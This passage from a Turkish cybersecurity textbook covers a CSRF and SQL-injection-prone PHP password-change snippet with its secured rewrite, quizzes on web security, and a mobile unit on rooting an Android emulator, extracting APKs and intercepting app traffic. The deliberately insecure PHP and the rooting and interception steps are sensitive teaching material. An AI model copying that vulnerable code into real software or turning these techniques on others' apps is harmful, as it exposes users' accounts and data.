if(isset($_REQUEST["password_curr"]))
{
   $password_curr = $_REQUEST["password_curr"];
   $password_curr = mysqli_real_escape_string($link, $password_curr);
   $password_curr = hash("sha1", $password_curr, false);
    $sql = "SELECT password FROM users WHERE login = '" . $login . "' AND password = '" . $pas-
sword_curr . "'";
   $recordset = $link->query($sql);
   if(!$recordset)
   {
      die("Connect Error: " . $link->error);
   }
   $row = $recordset->fetch_object();
   if($row)
   {
      $sql = "UPDATE users SET password = '" . $password_new . "' WHERE login = '" . $login . "'";
      $recordset = $link->query($sql);
      if(!$recordset)
      {
         die("Connect Error: " . $link->error);
      }
      $message = "<font color=\"green\">The password has been changed!</font>";
   }
   else
   {
      $message = "<font color=\"red\">The current password is not valid!</font>";
   }
}
```

4. Adım: Zafiyetleri giderecek kodları yazınız.

```
if(isset($_POST["password_curr"]) && isset($_POST["password_new"]))
{
  // Kullanıcı girdisi güvenli hâle getirilir.
  // $_REQUEST yerine $_POST kullanılır.   $password_curr = $_POST["password_curr"];
  $password_new = $_POST["password_new"];
  // Kullanıcı parolası güvenli şekilde sorgulanır.
  $stmt = $link->prepare("SELECT password FROM users WHERE login = ?");
  $stmt->bind_param("s", $login);
  $stmt->execute();
  $stmt->bind_result($hashed_password);
  $stmt->fetch();
  $stmt->close();
  if (password_verify($password_curr, $hashed_password))
  {
    // Yeni parola Bcrypt ile hashlenir.
    $password_hashed = password_hash($password_new, PASSWORD_BCRYPT);
    // Güncelleme sorgusu için hazırlıklı ifade kullanılır.
    $stmt = $link->prepare("UPDATE users SET password = ? WHERE login = ?");
    $stmt->bind_param("ss", $password_hashed, $login);
    if($stmt->execute())
    {
      $message = "<font color=\"green\">The password has been changed!</font>";
    }
    else
    {
      $message = "<font color=\"red\">An error occurred. Please try again later.</font>";
    }
    $stmt->close();
  }
  else
  {
    $message = "<font color=\"red\">The current password is not valid!</font>";
  }
}
```

5. Adım: CSRF (Change Password) zafiyetini test ediniz.

Sıra Sizde

Ön uç uygulaması için kaydolma (register) sayfasını oluşturunuz.

Değerlendirme

Çalışmanız aşağıda yer alan kontrol listesi kullanılarak değerlendirilecektir. Çalışmanızı yaparken değerlendirme ölçütlerini dikkate alınız. Çalışmanızı bir ders saatinde tamamlayınız.

Kontrol Listesi

Değerlendirme Ölçütleri	Evet	Hayır
1. Register.tsx sayfasını oluşturdu.		
2. Axios kullanarak register post API'sini kodladı.		
3. Kayıt ekranı için e-posta, parola, isim ve soyadı metin kutularını oluşturdu.		
4. Metin kutularının içeriğini denetleyecek yapıları tasarladı.		
5. App.tsx dosyasına register route kodunu ekledi.		
6. Çalışmayı verilen sürede tamamladı.		

"Hayır" olarak işaretlenen değerlendirme ölçütleri için ilgili konu ve uygulamaları tekrar ediniz.

ÖLÇME VE DEĞERLENDİRME

A) Aşağıdaki parantezlerin içine cümlelerde verilen bilgiler doğru ise "D", yanlış ise "Y" yazınız.

1. ( ) HTTP GET metodu, sunucu üzerinde veri oluşturmak için kullanılır.

2. ( ) Derinlemesine Savunma ilkesi birden fazla katmanın birlikte çalışması gerektiğini savunur.

3. ( ) Çerezlerin HttpOnly özelliği, JavaScript kodunun çerezlere erişimini engeller.

4. ( ) Saldırı yüzeyini azaltma prensibi, sistemdeki gereksiz özelliklerin ve erişimlerin aktif tutulmasını önerir.

5. ( ) SQL enjeksiyonu, istemci tarafındaki hatalı kodlamadan kaynaklanır.

B) Aşağıdaki cümlelerde boş bırakılan yerlere doğru sözcükleri yazınız.

1. Web uygulamalarının yetkisiz erişime karşı korunmasına ..... adı verilir.

2. Kullanıcılara ve sistem bileşenlerine yalnızca ihtiyaç duydukları minimum yetkilerin verilmesi ilkesi, siber güvenlikte ..... olarak bilinir.

3. Farklı yazılımlar arasında veri alışverişini sağlamak ve iş sürecini entegre etmek için kullanılan kritik araçlara ..... denir.

4. Tarayıcının hangi kaynaklardan içerik yüklemesine izin verileceğini belirleyen HTTP güvenlik başlığı ..... olarak adlandırılır.

5. Bir web uygulamasının kullanıcı kimliğini kullanarak onun adına yetkisiz işlemler yapılmasına olanak tanıyan güvenlik açığı türü ..... olarak bilinir.

C) Aşağıdaki soruların doğru cevabını işaretleyiniz.

1. **"Hiçbir kullanıcıya sistemi kendi başına kötüye kullanması için yeterli ayrıcalık verilmemesi" şeklinde tanımlanan web uygulama güvenliği ilkesi aşağıdakilerden hangisidir?**

   A) Açık tasarım
   B) Derinlemesine savunma
   C) Görevlerin ayrılığı
   D) En az ayrıcalık ilkesi
   E) Hata güvenliği

2. **Aşağıdakilerden hangisi bir HTTP metodu değildir?**

   A) DELETE
   B) OPTIONS
   C) POST
   D) PUT
   E) UPDATE

3. **Aşağıdakilerden hangisi bir web sunucusundan gelen yanıtın başarılı olduğunu belirten HTTP durum kodu aralığıdır?**

   A) 1xx
   B) 2xx
   C) 3xx
   D) 4xx
   E) 5xx

4. **Aşağıdakilerden hangisi bir URL'nin temel bileşenlerinden biri değildir?**

   A) Alan adı
   B) Protokol
   C) Sertifika
   D) Üst düzey alan adı
   E) Yol

5. **Aşağıdakilerden hangisi bir web sitesinin kullandığı teknolojileri (web sunucusu, programlama dilleri vb.) otomatik olarak tespit etmek için yararlanılan açık kaynaklı araçtır?**

   A) Burp Suite
   B) Curl
   C) Nikto
   D) OWASP ZAP
   E) WhatWeb

6. Aşağıdakilerden hangisi web sunucularının web tarayıcılarında sakladığı küçük metin dosyalarıdır?

A) Başlık B) Çerez C) Etiket

D) Parametre E) Sertifika

7. Aşağıdakilerden hangisi farklı kaynaklardan gelen isteklere izin verme mekanizması olarak bilinen ve sunucu tarafında HTTP başlıklarıyla ayarlanan güvenlik önlemidir?

A) CORS B) CSP C) DOM

D) HSTS E) SOP

8. Aşağıdakilerden hangisi istemci ile hedef sunucu arasında bir ara sunucu olarak çalışan, gelen ve giden trafiği yönlendiren sistemdir?

A) Güvenlik duvarı B) Saldırı tespit sistemi C) Sanal özel ağ

D) Vekil sunucu E) Yük dengeleyici

9. Aşağıdakilerden hangisi hassas verilerin şifrelemeyle ilgili yanlış yapılandırmalar veya zayıf algoritmalar kullanılarak korunması sonucu ortaya çıkan OWASP riskidir?

A) Enjeksiyon B) Güvenlik Yanlış Yapılandırması

C) Güvensiz Tasarım D) Kriptografik Hatalar

E) Savunmasız ve Güncel Olmayan Bileşenler

10. Aşağıdakilerden hangisi bir kullanıcının yetkisi olmadığı hâlde sistemdeki kaynaklara erişebilmesine neden olan güvenlik açığı türüdür?

A) Broken Access Control B) Command Injection

C) Cross-Site Request Forgery D) Cross-Site Scripting

E) SQL Injection

MOBİL UYGULAMA GÜVENLİĞİ

8. ÖĞRENME BİRİMİ

KONULAR

8.1. MOBİL UYGULAMADAN BİLGİ TOPLAMA

8.2. MOBİL SİSTEMLERDE ZARARLI YAZILIM ANALİZİ

8.3. GÜVENLİ MOBİL UYGULAMA GELİŞTİRME

NELER ÖĞRENECEKSİNİZ?

- Mobil uygulamadan bilgi toplama
- Mobil sistemlerde zararlı yazılım analizi
- Güvenli mobil uygulama geliştirme

TEMEL KAVRAMLAR

Android, APK, APKTool, AVD, Frida, HTTP Toolkit, OWASP Mobil Top 10, Root


HAZIRLIK ÇALIŞMALARI

1. Mobil uygulamaların günlük hayatta kullanıldığı yerler nelerdir? Düşüncelerinizi arkadaşlarınızla paylaşınız.
2. Bir mobil uygulamadan hangi bilgiler elde edilebilir? Düşüncelerinizi arkadaşlarınızla paylaşınız.

8.1. MOBİL UYGULAMADAN BİLGİ TOPLAMA

Mobil cihazlar, günlük yaşamda en çok kullanılan teknolojik araçlar hâline gelmiş ve mobil uygulamalar da bu cihazların vazgeçilmez parçaları olmuştur. Bankacılıktan sosyal medyaya, eğlenceden eğitim uygulamalarına kadar pek çok hizmete mobil uygulamalar üzerinden erişilir. Bu nedenle mobil uygulamaların güvenliği hem kullanıcılar hem de geliştiriciler için büyük önem taşır.

Android; cep telefonu, tablet, akıllı saat gibi cihazlarda çalışan bir mobil işletim sistemidir. Android, farklı katmanlardan oluşan bir yapıya sahiptir (Görsel 8.1). Bu katmanların birlikte işlev görmesiyle cihazın düzgün çalışması sağlanır.



Görsel 8.1: Android mimarisi

Android mimarisindeki katmanlar şunlardır:

Linux Çekirdeği (Kernel): Android'in temelini oluşturur. Donanım (kamera, GPS, ekran, tuşlar vb.) ile uygulamaların iletişim kurmasını sağlar. Bu katman; güvenlik, bellek yönetimi, dosya yönetimi gibi işlemleri kontrol eder. Android cihazların çoğu Linux tabanlıdır. Bu sayede açık kaynaklı ve güvenli bir yapıya sahiptir. Android güvenliği, Linux çekirdeğiyle başlar. Linux çekirdeği, kötü amaçlı yazılımların doğrudan donanıma erişmesini engeller.

Donanım Soyutlama Katmanı [Hardware Abstraction Layer (HAL)]: Android sisteminde donanım ile yazılım arasındaki köprüdür. HAL; cihazın kamerası, Bluetooth'u, Wi-Fi'si, GPS'i gibi donanım bileşenleriyle Android sistemi arasındaki iletişimi sağlar. Geliştiriciler, donanımın nasıl çalıştığını bilmek zorunda kalmadan bu katman aracılığıyla o donanıma ulaşabilir. HAL sayesinde Android, farklı markalardaki cihazlarda çalışabilir çünkü her cihaz, kendi donanımı için özel bir HAL kullanır.

Yerel (Native) Kütüphaneler ve Android Runtime (ART): Android'in çalışması için gerekli sistem kütüphaneleri ve çalışma zamanı (runtime) bu katmanda bulunur. Yerel kütüphaneler, C ve C++ ile yazılmış kütüphanelerdir. Yerel kütüphaneler; veri tabanı, medya oynatma, grafik çizimi gibi işlemleri yönetir. Android Runtime ise Android uygulamalarının çalışmasını sağlar. Java veya Kotlin ile yazılmış uygulamalar, ART sayesinde çalışır.

Uygulama Çerçevesi (Application Framework): Geliştiricilerin uygulama oluşturmasına yardımcı olan hazır bileşenleri içerir. Uygulamaların kamera, sensör, telefon defteri gibi kaynaklara erişmesini sağlar. Uygulama çerçevesinin bazı önemli bileşenleri şunlardır:

1. **Activity Manager:** Uygulamalar arasında geçişi yönetir.
2. **Content Provider:** Uygulamalar arasında veri paylaşımını sağlar.
3. **Location Manager:** Konum bilgilerini sağlar.

Uygulamalar (Applications): Kullanıcıların doğrudan etkileşimde bulunduğu katmandır. Arama, Kamera, Ayarlar gibi uygulamalar bu katmanda bulunur. Bu katmanda hem sistem uygulamaları hem de kullanıcı tarafından indirilen uygulamalar çalışır.

APK (Android Package Kit): Android işletim sistemine sahip cihazlara uygulama yüklemek için kullanılan dosya formatıdır. APK dosyaları, bir Android uygulamasının tüm bileşenlerini içinde barındırır. Bu dosya yüklendiğinde uygulama cihaza kurulur. APK dosyası, sıkıştırılmış bir arşiv dosyasıdır. Arşiv dosyaları gibi içindeki dosyalar açılabilir ve incelenebilir. APK dosyasında şunlar bulunur:

- **AndroidManifest.xml:** Uygulamanın sistemi nasıl kullanacağını, ne tür bileşenlere sahip olduğunu ve hangi izinleri istediğini tanımlar. Uygulamanın adı, uygulamanın simgesi, uygulamanın sürüm bilgisi, uygulamanın başlatacağı ilk ekranı (main activity), uygulamanın erişmek istediği izinler (internet, konum vb.), bildirilen servisler, alıcılar (broadcast receiver) ve içerik sağlayıcıları bilgilerini içerir. Kısacası uygulamanın kimlik kartı gibidir.

- **Uygulama Kodları (classes.dex):** Uygulamanın çalışan kodlarını içerir. Yazılımcının Java veya Kotlin ile yazdığı kodlar, derlendikten sonra classes.dex dosyasına dönüşür. Android cihaz, bu DEX (Dalvik Executable) dosyasını kullanarak uygulamayı çalıştırır.

- **Uygulama Arayüz Dosyaları ve Görseller (res/ kalsörü):** Uygulamanın görsel arayüzüne ait her bir dosyayı içerir. Butonlar, metin kutuları, simgeler ve tasarım ögeleri bu klasörde bulunur.

- **İmzalama Bilgileri (META-INF):** Uygulamanın güvenlik imzasını içerir. Uygulamanın geliştirici tarafından yapıldığını ve sonradan değiştirilmediğini kanıtlar. APK dosyası sonradan değiştirilirse imza geçersiz olur.

8.1.1. Mobil Uygulamalardan Bilgi Toplamak İçin Kullanılan Araçlar

Mobil uygulamalardan bilgi toplama işlemi; bir uygulamanın nasıl çalıştığını anlamak, güvenlik açıklarını belirlemek ve veri trafiğini analiz etmek amacıyla yapılır. Bu süreçte mobil cihazın işletim sistemi, uygulamanın APK dosyası, ağ trafiği, uygulamanın kullandığı servisler gibi birçok bilgi elde edilebilir (Görsel 8.2). Bilgi toplama, güvenlik testlerinin ilk adımıdır ve mobil uygulamaların analizi için temel verileri sağlar.

Görsel 8.2: Android cihazdan bilgi toplanması

Mobil uygulamalardan bilgi toplamak için çeşitli analiz ve test araçları kullanılır. Bu araçlar sayesinde uygulamanın iç yapısı incelenebilir, ağ trafiği izlenebilir ve uygulamanın hangi sunucularla iletişim kurduğu tespit edilebilir. Bu araçlar, mobil uygulama güvenliği alanında bilgi toplamak ve analiz yapmak isteyen siber güvenlik uzmanlarının temel yardımcısıdır. Mobil uygulamalardan bilgi toplama araçları şunlardır:

Android Studio: Google tarafından geliştirilen resmî Android uygulama geliştirme ortamıdır. Android uygulamaları yazmak, test etmek, hata ayıklamak ve çalıştırmak için gerekli tüm araçları içinde barındırır. Siber güvenlik alanında Android Studio genellikle uygulamaları analiz etmek, test ortamı oluşturmak ve Emulator kullanarak uygulamaları sanal cihazda çalıştırmak amacıyla kullanılır. Android Studio ayrıca Logcat, Android Debug Bridge (ADB), hata ayıklayıcı gibi araçlarla bütünleşmiş çalışarak siber güvenlik uzmanlarına detaylı analiz imkânı sunar.

Android Emulator: Android Studio içinde yer alan ve sanal bir Android cihaz oluşturarak uygulamaların test edilmesini sağlayan bir araçtır. Gerçek bir cihaza ihtiyaç duyulmadan uygulama yüklenip çalıştırılabilir, uygulamanın sistemle nasıl etkileşime girdiği gözlemlenebilir. Bu sayede güvenlik testleri yapılırken cihaz üzerinde değişiklik yapma, dosya sistemini inceleme, uygulamanın davranışlarını gözlemleme gibi işlemler kolaylaşır. Emulator, Android Sanal Cihazlar [Android Virtual Device (AVD)] oluşturarak test için özel bir Android sürümü, donanım yapısı veya root yetkisi tanımlama olanağını sunar.

Android Debug Bridge (ADB): Android cihazlar ile bilgisayar arasında bağlantı kurmayı sağlayan bir komut satırı aracıdır. ADB sayesinde cihazın dosya sistemine erişilebilir, uygulama yüklenebilir, log kayıtları görüntülenebilir ve cihaz üzerinde çeşitli komutlar çalıştırılabilir. Siber güvenlik analizlerinde ADB, uygulamalardan bilgi toplamak için en çok kullanılan araçlardan biridir.

Logcat: Android işletim sisteminde çalışan uygulamaların ve sistem bileşenlerinin ürettiği log mesajlarını görüntülemek için kullanılan güçlü bir araçtır. Android Studio üzerinden veya ADB komutlarıyla terminal üzerinden erişilebilen Logcat, hata ayıklama ve uygulama davranışlarını izleme konusunda oldukça etkilidir. Siber güvenlik açısından Logcat, uygulama çalışırken arka planda neler olup bittiğini anlamak için önemli bir kaynaktır. Uygulamanın hangi verileri işlediği, hangi API'leri çağırdığı, hataya neden olan durumlar, sistem izinlerine dair uyarılar ve potansiyel zafiyet izleri bu loglar içinde yer alabilir. Örneğin bir uygulamanın kullanıcı adı, şifre gibi hassas bilgileri yanlışlıkla loglara yazması, ciddi bir güvenlik açığı oluşturabilir. Bu nedenle Logcat çıktıları dikkatle incelenmeli, gereksiz veya hassas veri içeren kayıtlar not edilmelidir.

APKTool: Android uygulamalarının APK dosyalarını açarak bu dosyaların içeriğinin analiz edilmesini sağlayan güçlü bir tersine mühendislik (reverse engineering) aracıdır. Bu araç sayesinde bir uygulamanın kaynak dosyaları, manifest bilgileri, layout dosyaları vb. okunabilir hâle gelir. APKTool genellikle statik analiz sürecinde kullanılır, bir başka deyişle uygulama çalıştırılmadan önce uygulamanın yapısı ve içeriği incelenir. Siber güvenlik çalışmalarında APKTool, APK dosyasını decompile (geri açma) ederek uygulamanın nasıl çalıştığını anlamaya yardımcı olur. Özellikle **AndroidManifest.xml** dosyasındaki izinler, servis tanımlamaları, kullanılan aktiviteler ve dışa açık bileşenler güvenlik açısından incelenmesi gereken noktalardır. Ayrıca kaynak kodlar, smali (dalvik bytecode) formatında görüntülenebilir ve potansiyel zafiyetler tespit edilebilir.

Drozer: Android uygulamalarındaki güvenlik açıklarının tespiti ve testi için kullanılan bir **mobil güvenlik test aracıdır**. Özellikle Android uygulamalarının içerdiği bileşenlerin dış dünyaya ne kadar açık olduğunu test etmek için idealdir. Drozer, uygulamanın istemeden dışarı açtığı işlevleri tespit ederek yetkisiz erişim veya veri sızdırma gibi zafiyetlerin belirlenmesine yardımcı olur. Drozer, bilgisayar tarafında çalışan **Drozer konsolu** ve Android cihaza veya emülatöre yüklenen **Drozer agent** uygulaması olmak üzere iki parçadan oluşur. Agent, analiz yapılacak cihazda çalıştırılır ve Drozer konsoluyla iletişim kurar. Bu sayede uygulama içindeki bileşenlere komut gönderilerek güvenlik testleri yapılabilir. Siber güvenlik testlerinde Drozer sayesinde uygulamanın **aşırı yetkili bileşenleri**, **izin gerektirmeyen servisleri** veya **veri sızdırabilecek içerik sağlayıcıları** tespit edilerek raporlanabilir.

HTTP Toolkit: Mobil uygulamaların internet üzerinden gerçekleştirdiği HTTP ve HTTPS isteklerini yakalamak, analiz etmek ve hatta gerektiğinde değiştirmek için kullanılan açık kaynaklı bir trafik analiz aracıdır. Özellikle bir uygulamanın dış sunucularla nasıl iletişim kurduğunu anlamak ve gönderilen, alınan verileri incelemek için idealdir. Siber güvenlik analizlerinde HTTP Toolkit; uygulamanın hangi API'leri çağırdığını, hangi verileri gönderdiğini ve ne tür cevaplar aldığını ayrıntılı şekilde gösterir. Örneğin kullanıcı oturum bilgileri, tokenlar, form verileri veya gizli içerikler şifrelenmeden gönderilirse HTTP Toolkit bu durumu kolayca gözler önüne serer. Bu araç, HTTPS trafiğini izlemek için cihaz üzerine özel bir sertifika yüklenmesini gerektirir. Bu işlem sayesinde şifreli trafik çözümlenerek dosya içerikleri okunabilir hâle gelir. Mobil uygulamayla internet trafiğini analiz etmek için şu adımlar izlenir:

- HTTP Toolkit başlatılır.
- Android Emulator veya cihazdan trafiği yönlendirmek için Proxy ayarı yapılır.
- Sertifika yüklenir ve güvenilir olarak tanımlanır.
- Mobil uygulama çalıştırılır, gönderilen veya alınan HTTP(S) verileri analiz edilir.

8.1.2. Mobil Uygulamalardan Bilgi Toplama Uygulamaları


Mobil uygulama güvenlik testleri sırasında kullanılan AVD üzerinde root yetkisine sahip olmak büyük önem taşır. Root erişimiyle sistem dosyalarına, uygulama verilerine ve işletim sisteminin çekirdek işlevlerine doğrudan müdahale etmek mümkündür. Bu sayede test uzmanları tarafından uygulamaların gizli veri saklama yöntemleri analiz edilebilir, sistem seviyesinde çalışan zararlı yazılımlar tespit edilebilir ve uygulama içi güvenlik mekanizmaları daha derinlemesine incelenebilir.

1. Uygulama

İşlem adımlarına göre Android Emulator üzerinde root yetkisine sahip bir AVD oluşturan uygulamayı gerçekleştiriniz.


1. Adım: Android Studio uygulamasını çalıştırınız.

2. Adım: Proje ekranında **Virtual Device Manager** menü komutuyla sanal cihaz yöneticisini açınız (Görsel 8.3).



Görsel 8.3: Virtual Device Manager menü komutu

3. Adım: Device Manager penceresinde **Create Virtual Device** düğmesine basarak yeni bir sanal cihaz oluşturma sihirbazını çalıştırınız (Görsel 8.4).



Görsel 8.4: Create Virtual Device Manager menü komutu


4. Adım: Bilgisayar donanım özelliklerine göre bir cihaz seçip **Next** düğmesine basınız.

5. Adım: Uygun bir sistem imajını seçip **Finish** düğmesine basınız.

Not

Mobil uygulama analiz araçlarının doğru bir şekilde çalıştırılması için sistem imajı olarak **Android Open Source Intel x86_64 Atom System Image** seçilir.

6. Adım: Device Manager penceresinde **Start** butonuyla AVD'yi çalıştırınız (Görsel 8.5).



Görsel 8.5: AVD'nin başlatılması

7. Adım: Terminalde adb komut satırı aracının bulunduğu klasörü açınız.

```
cd %localappdata%\Android\Sdk\platform-tools
```

8. Adım: Terminalde sisteme bağlı olan Android cihazları listeleyen komutu çalıştırınız.

```
adb devices
```

9. Adım: Terminalde cihaz kabuğuna erişen komutu yazınız.

```
adb shell
```

Not

Kali Linux sanal makinesiyle çalışmak istenirse terminalde **sudo apt install adb** komutuyla **adb komut satırı aracının** kurulması gerekir. Sanal makinede Android sanal cihaza bağlanmak istendiğinde sistemde AVD bulunamaz. Sanal makineden Android sanal cihaza bağlanmak için **adb connect 10.0.2.2** komutu kullanılır.

10. Adım: Cihaz kabuğunda etkin kullanıcının adını yazdıran komutu çalıştırınız (Görsel 8.6).

```
emu64xa:/ $ whoami
shell
```

Görsel 8.6: whoami komutu

11. Adım: Cihaz kabuğunda root yetkisine sahip kullanıcıya geçiş yapma komutunu çalıştırarak root kullanıcısına geçiş yapmaya izin verilmediğini gözlemleyiniz (Görsel 8.7).

```
emu64xa:/ $ su
/system/bin/sh: su: inaccessible or not found
```

Görsel 8.7: su komutu

12. Adım: Android sanal cihazda root erişimini sağlamak için kullanılan rootAVD uygulamasını **https://gitlab.com/newbit/rootAVD** adresinden indirip bir klasöre çıkartınız.

13. Adım: Terminalde rootAVD uygulamasını çıkardığınız klasörü açınız.

14. Adım: Terminalde yüklü Android sanal cihazlar için örnek komutları listeleyen komutu çalıştırınız.

```
rootAVD.bat ListAllAVDs
```

15. Adım: Terminalde Android cihaza root yetkisini sağlayan komutu çalıştırınız.

rootAVD.bat system-images\android-24\default\x86_64\ramdisk.img

16. Adım: Android sanal cihazı yeniden başlatınız.


17. Adım: Terminalde cihaz kabuğuna erişen komutları çalıştırınız.

adb root

adb shell

18. Adım: Cihaz kabuğunda **su** komutunu çalıştırınız.

19. Adım: Android sanal cihazda root yetki iznini vermek için **GRANT** düğmesine basınız (Görsel 8.8).



Görsel 8.8: AVD root yetkisi verme düğmesi

20. Adım: Cihaz kabuğunda etkin kullanıcının adını yazdıran komutu çalıştırınız (Görsel 8.9).

```
emu64xa:/ $ su
emu64xa:/ # whoami
root
emu64xa:/ #
```

Görsel 8.9: root kullanıcısı

2. Uygulama

İşlem adımlarına göre Android Emulator üzerinde APK dosyasını elde etme uygulamasını gerçekleştiriniz.

1. Adım: Android Studio uygulamasını çalıştırınız.

2. Adım: **Demo** adında yeni bir proje oluşturunuz.

3. Adım: Demo projesini **AVD** üzerinde çalıştırınız.

4. Adım: Terminalde **adb komut satırı aracının bulunduğu klasörü** açınız.

cd %localappdata%\Android\Sdk\platform-tools

5. Adım: Terminalde cihaz kabuğuna erişen komutu yazınız.

adb shell

6. Adım: Cihaz kabuğundaki Android sanal cihazda yüklü olan paketleri listeleyen komutu çalıştırınız (Görsel 8.10).

pm list packages

```
package:com.google.android.documentsui
package:com.google.android.googlesdksetup
package:com.android.carrierconfig.auto_generated_
package:com.example.demo
package:com.android.proxyhandler
package:com.android.internal.ranchu.commonoverlay
package:com.android.systemui.emulation.pixel_3a
```

Görsel 8.10: AVD'de yüklü olan paketler

7. Adım: Cihaz kabuğunda uygulama APK dosya yolunu gösteren komutu çalıştırınız (Görsel 8.11).

pm path com.example.demo

```
emu64xa:/ $ pm path com.example.demo
package:/data/app/~~Ji8p5DowSEFasHqIncb1XA==/com.example.demo-7t0yUkDEDv5KGtu6RmBq-Q==/base.apk
```

Görsel 8.11: Demo uygulaması APK dosya yolu

8. Adım: Cihaz kabuğundan **exit** komutuyla çıkış yapınız.

9. Adım: Terminalde APK dosyasını elde etme komutunu çalıştırınız.

adb pull <apk dosya yolu>


3. Uygulama

İşlem adımlarına göre mobil uygulama HTTP trafiği yakalama uygulamasını gerçekleştiriniz.

1. Adım: Android Studio uygulamasını çalıştırınız.

2. Adım: Proje adı **web_traffic_app** olan yeni bir proje oluşturunuz.

3. Adım: Tools/Flutter menüsünden **Flutter Pub Add** komutunu seçiniz (Görsel 8.12).



Görsel 8.12: Add Package penceresi

4. Adım: HTTP paketini yüklemek için paket adı olarak **http** girip **OK** düğmesine basınız.

5. Adım: Projenin **main.dart** dosyasını düzenleyiniz.

```
import 'package:flutter/material.dart';
import 'package:http/http.dart' as http;
void main() {
 runApp(const MyApp());
}

class MyApp extends StatelessWidget {
 const MyApp({super.key});

 @override
 Widget build(BuildContext context) {
  return MaterialApp(
   title: 'Flutter Demo',
   theme: ThemeData(
    colorScheme: ColorScheme.fromSeed(seedColor: Colors.deepPurple),
   ),
   home: Scaffold(body: Center(child: TrafficMonitor(),)),
  );
 }
}

class TrafficMonitor extends StatefulWidget {
 const TrafficMonitor({super.key});

 @override
 State<TrafficMonitor> createState() => _TrafficMonitorState();
}

class _TrafficMonitorState extends State<TrafficMonitor> {
 String responseText = "Henüz bir istek yapılmadı.";

 Future<void> fetchData() async {
  final url = Uri.parse('http://jsonplaceholder.typicode.com/posts/1');
  final response = await http.get(url);
  setState(() {
   responseText = response.body;
  });
 }

 @override
 Widget build(BuildContext context) {
  return Column(
   mainAxisAlignment: MainAxisAlignment.center,
   children: [
    ElevatedButton(onPressed: fetchData, child: Text('API Çağrısı Yap'),),
    SizedBox(height: 20),
    Text(responseText),
   ],
  );
 }

}
```


6. Adım: Projeyi AVD üzerinde çalıştırınız.

7. Adım: İnternet tarayıcısında HTTP Toolkit aracı web sayfasını (https://httptoolkit.com/) açınız.

8. Adım: HTTP Toolkit uygulamasını bilgisayarınıza indirip kurunuz.

9. Adım: HTTP Toolkit uygulamasını çalıştırınız.

10. Adım: HTTP Toolkit uygulamasında **Intercept** penceresinde **Android Device via ADB** seçeneğiyle Android cihaza bağlanınız (Görsel 8.13).



